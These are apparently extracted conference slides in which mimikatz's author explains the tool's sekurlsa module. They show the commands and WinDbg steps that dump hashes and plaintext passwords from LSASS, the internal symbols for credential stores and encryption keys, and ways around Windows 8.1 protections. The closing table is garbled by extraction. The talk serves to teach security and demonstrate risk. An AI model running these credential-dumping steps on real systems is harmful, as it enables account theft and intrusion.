



mimikatz 2.0



```
Dump C:\security\win81.dmp - WinDbg:6.3.9600.16384 X86
File Edit View Debug Window Help
Command
#####
minikatz 2.0 alpha (x86) release "Kiwi en C" (Mar 9 2014 13:24:58)
## ^ ##
## / \ ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
## # ## with 14 modules * * */

#####
* Kernel mode *
#####
* Search for LSASS process
0: kd> !process 0 0 lsass.exe
# Then switch to its context
0: kd> process /r /p <EPROCESS address>
# And finally
0: kd> !minikatz
#####
* User mode *
#####
0:000> !minikatz

16:0: kd> !process 0 0 lsass.exe
PROCESS 83b9ec40 SessionId: 0 Cid: 01f8 Peb: 7f3df000 ParentCid: 0188
DirBase: 5e1b0e0 ObjectTable: 8e14a740 HandleCount: <Data Not Accessible>
Image: lsass.exe

16:0: kd> .process /r /p 83b9ec40
Implicit process is now 83b9ec40
Loading User Symbols
.
16:0: kd> !minikatz
Authentication Id : 0 : 261936 (00000000:0003ff30)
Session           : Interactive from 1
User Name         : Administrateur
Domain           : CHOCOLATE
SID               : S-1-5-21-130452501-2365100805-3685010670-500
msv :
[00000003] Primary
* Username : Administrateur
* Domain  : CHOCOLATE
* LM       : 0000000000000000000000000000000000000000
* NTLM     : cc36cf7a8514893efcccd332446158b1a
* SHA1     : nnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnn
.
16:0: kd>
```

```
mimikatz 2.0 alpha (x64) release "Kiwi en C" (Mar 9 2014 13:25:11)
## ^ ##
## / \ ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
## # ## with 14 modules * * */

mimikatz # .privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 70683 (00000000:0001141b)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain           : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
msv :
[00000003] Primary
* Username : Gentil Kiwi
* Domain  : vm-w7-ult-x
* LM       : d09ae149655a6075e4540af1f22d3b
* NTLM     : cc36cf7a8514893efcccd332446158b1a
* SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
tspkg :
* Username : Gentil Kiwi
* Domain  : vm-w7-ult-x
* Password : waza1234/
wdigest :
* Username : Gentil Kiwi
* Domain  : vm-w7-ult-x
* Password : waza1234/
kerberos :
* Username : Gentil Kiwi
* Domain  : vm-w7-ult-x
* Password : waza1234/
ssp :
[00000000]
* Username : administrateur@chocolate.local
* Domain   : (null)
* Password : waza1234/
```

Benjamin DELPY `gentilkiwi`

Le libre et vous !
 15èmes Rencontres Mondiales
 du Logiciel Libre

Du 5 au 11 juillet 2014





Our little story

- Kiwi `whoami`, why am I doing this?

- Kiwi mimikatz 2.0 & sekurlsa

- Kiwi Focus on Windows 8.1 et 2012r2

- Kiwi Kerberos & strong authentication

- Kiwi Questions / Answers

*And of course, some demos during the session
(and stickers ;)*





`whoami`? Why mimikatz ?

Kiwi Benjamin DELPY `gentilkiwi`

- Kiwi addict, I code, but when it's done, I tweet about it: @gentilkiwi
- ~~lazy~~ efficient ;
- I don't work as pentester/searcher/technical guy, I do it as a Kiwi (nights) ;
- I use Windows (but also OpenBSD)
 - is the enemy of your enemy your friend? ;)

mimikatz

- born 2007 ;
- is not a hacking tool (seriously) ;
- is coded for my personal needs ;
- can demonstrate some security concept ;
 - Have you ever try to demonstrate “theoretical” risks and to obtain reaction? acts? (budgets?)
- try to follow Microsoft's evolution (who's the cat/mouse?)
- **is not enough documented !** (I know, but I work on it on GitHub...)




mimikatz 2.0

- ➊ fully recoded in C, with system's runtimes (\neq VC9, 10...)
 - strict code (no **goto ;**)
 - smaller (~180 kb)
 - Deal relatively transparently with **memory/process/dumps**, and with **registry/hives**.
- ➋ Works on **XP/2003, Vista/2008, Seven/2008r2, 8/2012** and **8.1/2012r2**
 - x86 & x64 ;)
 - *Windows 2000 support dropped with 1.0 version*
- ➌ Two other components, **not mandatory**:
 1. **mimidrv** ; a driver to interact with the Windows Kernel (hooks, tokens, process...)
 2. **mimilib** ; a library with some goodies :
 - AppLocker bypass ;
 - Authentication Package (SSP) ;
 - Password filter ;
 - mimikatz::sekurlsa for **WinDBG**.



mimikatz :: sekurlsa

LSA (level **PLAYSKOOL**)





mimikatz :: sekurlsa

LSA (level **PLAYSKOOL**)

Authentication packages :


- take user's credentials ;
- do their job (hash, asking for ticket...) ;
- keep enough data in memory to compute the answers to the challenges (Single Sign On).
 - Not in all case, eg: LiveSSP provider does not keep data for a SmartCard authentication

- If we can get **data**, and inject it in another session of **LSASS**, we avoid authentication part.
- If we put data in right places, we can still answer to the challenges.
- This is the principle of « Pass-the-hash »
 - In fact, of « Pass-the-* »



mimikatz :: sekurlsa

demo ! - sekurlsa::logonpasswords





mimikatz :: sekurlsa

what is it ?

- This module of **mimikatz** read data from **SamSs** service (known as **LSASS** process) or from a memory dump!

- sekurlsa** module can retrieve:

- **MSV1_0** hash & keys (dpapi)
- **TsPkg** password
- **WDigest** password
- **LiveSSP** password
- **Kerberos password, ekeys, tickets & pin**
- **SSP** password

- And also :

- **pass-the-hash**
- **overpass-the-hash / pass-the-(e)key**
 - RC4 (ntlm), AES128 & AES256
- **pass-the-ticket** (official MSDN API !)

```
mimikatz 2.0 alpha x64
#####
# ^ #
# / # /* * *
# \ # Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
# v # http://blog.gentilkiwi.com/mimikatz
##### (oe, eo)
with 14 modules * * *

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords


Authentication Id : 0 ; 70683 (00000000:0001141b)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000

msv :
[00000003] Primary
* Username : Gentil Kiwi
* Domain  : vm-w7-ult-x
* LM       : d0e9aee149655a6075e4540af1f22d3b
* NTLM     : cc36cf7a8514893efcccd332446158b1a
* SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30

tspkg :
* Username : Gentil Kiwi
* Domain  : vm-w7-ult-x
* Password : waza1234/
wdigest :
* Username : Gentil Kiwi
* Domain  : vm-w7-ult-x
* Password : waza1234/
kerberos :
* Username : Gentil Kiwi
* Domain  : vm-w7-ult-x
* Password : waza1234/
ssp :
[00000000]
* Username : Administrateur@chocolate.local
* Domain   : (null)
* Password : waza1234/
```



mimikatz :: sekurlsa workflow



Package	Symbols	Type
tspkg	tspkg!TSGlobalCredTable	RTL_AVL_TABLE
wdigest	wdigest!_LogSessList	LIST_ENTRY
livessp	livessp!LiveGlobalLogonSessionList	LIST_ENTRY
kerberos (nt5)	kerberos!KerbLogonSessionList	LIST_ENTRY
kerberos (nt6)	kerberos!KerbGlobalLogonSessionTable	RTL_AVL_TABLE
msv1_0	lsasrv!LogonSessionList lsasrv!LogonSessionListCount	LIST_ENTRY ULONG
ssp	msv1_0!SspCredentialList	LIST_ENTRY

```

typedef struct _KIWI_struct {
    LUID LocallyUniqueIdentifier;
    [...]
    LSA_UNICODE_STRING UserName;
    LSA_UNICODE_STRING Domaine;
    LSA_UNICODE_STRING Password;
    [...]
} KIWI_struct, *PKIWI_struct;

```

```

LIST_ENTRY <offset stru_1109580, \
; DATA XREF: debug143:stru_1109580!o
; debug143:011095DC!o
        offset ?1_LogSessList@@3U_LIST_ENTRY@@A>; _LIST_ENTRY
dd 1
dd offset struct_wdigest
_LUID <0EDABFh, 0>
dd 1
dd 0Ah
_UNICODE_STRING <14h, 16h, offset wdigest_username>; "gentilkiwi"
_UNICODE_STRING <0Eh, 10h, offset wdigest_domain>; "NIRVANA"
_UNICODE_STRING <20h, 20h, offset wdigest_enc_password>
_UNICODE_STRING <1Ah, 1Ch, offset wdigest_dns_domain>; "NIRVANA.LO

```

Key NT 5	Symbols
RC4	lsasrv!g_cbRandomKey lsasrv!g_pRandomKey
DESx	lsasrv!g_pDESXkey lsasrv!g_Feedback
Key NT 6	Symbols
	lsasrv!InitializationVector
3DES	lsasrv!h3DesKey
AES	lsasrv!hAesKey



mimikatz :: sekurlsa

memo

● Security Packages

Package	Symbols	Type
tspkg	<code>tspkg!TSGlobalCredTable</code>	RTL_AVL_TABLE
wdigest	<code>wdigest!l_LogSessList</code>	LIST_ENTRY
livessp	<code>livessp!LiveGlobalLogonSessionList</code>	LIST_ENTRY
kerberos (nt5)	<code>kerberos!KerbLogonSessionList</code>	LIST_ENTRY
kerberos (nt6)	<code>kerberos!KerbGlobalLogonSessionTable</code>	RTL_AVL_TABLE
msv1_0	<code>lsasrv!LogonSessionList</code> <code>lsasrv!LogonSessionListCount</code>	LIST_ENTRY ULONG
ssp	<code>msv1_0!SspCredentialList</code>	LIST_ENTRY

● Protection Keys

Key NT 5	Symbols	Key NT 6	Symbols
RC4	<code>lsasrv!g_cbRandomKey</code> <code>lsasrv!g_pRandomKey</code>		<code>lsasrv!InitializationVector</code>
DESx	<code>lsasrv!g_pDESXKey</code> <code>lsasrv!g_Feedback</code>	3DES	<code>lsasrv!h3DesKey</code>
		AES	<code>lsasrv!hAesKey</code>



mimikatz :: sekurlsa

LsaEncryptMemory

- ➊ All credentials in memory are encrypted, but in a reversible way to be used (ok, not ~all~ are encrypted)
- ➋ Encryption is **symmetric**, keys are in the memory of the **LSASS** process
 - It's like sending an encrypted ZIP with the password in the same email...
 - Encrypt works with **LsaProtectMemory**, decrypt with **LsaUnprotectMemory**
- ➌ Both deal with **LsaEncryptMemory**

Depending on the secret size, algorithm is different:

NT5

– RC4

g_cbRandomKey
g_pRandomKey

– DESx

g_pDESXKey
g_Feedback

– 3DES

NT6

InitializationVector

h3DesKey

– AES

hAesKey

copy...


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mimikatz :: sekurlsa

demo ! - sekurlsa::logonpasswords





mimikatz

Focus on Windows 8.1 & 2012r2

- ➊ After a lot of customers cases, time, credentials stolen...Microsoft had to react! (a little bit, ok ;))

“In Windows Server 2012 R2 and Windows 8.1, new credential protection and domain authentication controls have been added to address credential theft.”

- http://technet.microsoft.com/library/dn344918.aspx#BKMK_CredentialsProtectionManagement

➊ “Restricted Admin mode for Remote Desktop Connection”

- ✓ Avoid user credentials to be sent to the server (and stolen)
- ✗ Allow authentication by **pass-the-hash**, **pass-the-ticket** & **overpass-the-hash** with **CredSSP**

➋ “LSA Protection”

- ✓ Deny memory access to **LSASS** process (protected process)
- ✗ Bypassed by a driver or another protected process (remember? **mimikatz** has a driver ;))

➌ “Protected Users security group”

- ✓ No more **NTLM**, **WDigest**, **CredSSP**, no delegation nor SSO... Strengthening **Kerberos** only!
- ✗ Kerberos tickets can still be stolen and replayed (and smartcard/pin code is in memory =))



mimikatz

Focus on Windows 8.1 & 2012r2

Last version on:
<http://1drv.ms/1fcVlkhu>

```
#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jul  8 2014 01:44:40)
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz
'#####' (oe.eo) 15th RMLL/LSM (oe.eo) with 14 modules * * */
```

	Primary						CredentialKeys			tspkg		wdigest		kerberos				livessp	ssp	dpapi	credman 6
	LM	NTLM	SHA1	NTLM	SHA1	Root	DPAPI	off	on	off	on	pass 1	PIN 4	tickets	eKeys						
	Windows XP/2003																				
Local Account								2													
Domain Account								2								5					
Windows Vista/2008 & 7/2008r2																					
Local Account																					
Domain Account																					
Windows 8/2012																					
Microsoft Account																					
Local Account																					
Domain Account																					
Windows 8.1/2012r2																					
Microsoft Account										3			3								
Local Account										3			3	7							
Domain Account										3			3								
Domain Protected Users										3			3								
Windows 8.1 vault for user's authentication						PIN			Picture		Fingerprint		not applicable		1. can need an unlock on NT5, not available with smartcard						
						PIN			Picture		Fingerprint		data in memory		2. tspkg is not installed by default on XP, not available on 2003						
						code	pass	gestures	pass	pass			no data in memory		3. tspkg is off by default (but needed for SSO with remoteapps/ts), wdigest too						
Microsoft Account																http://technet.microsoft.com/library/dn303404.aspx					
Local Account																4. PIN code when SmartCard used for native Logon					
																5. PIN code is NOT encrypted in memory (XP/2003)					
																6. When accessed/used by owner					
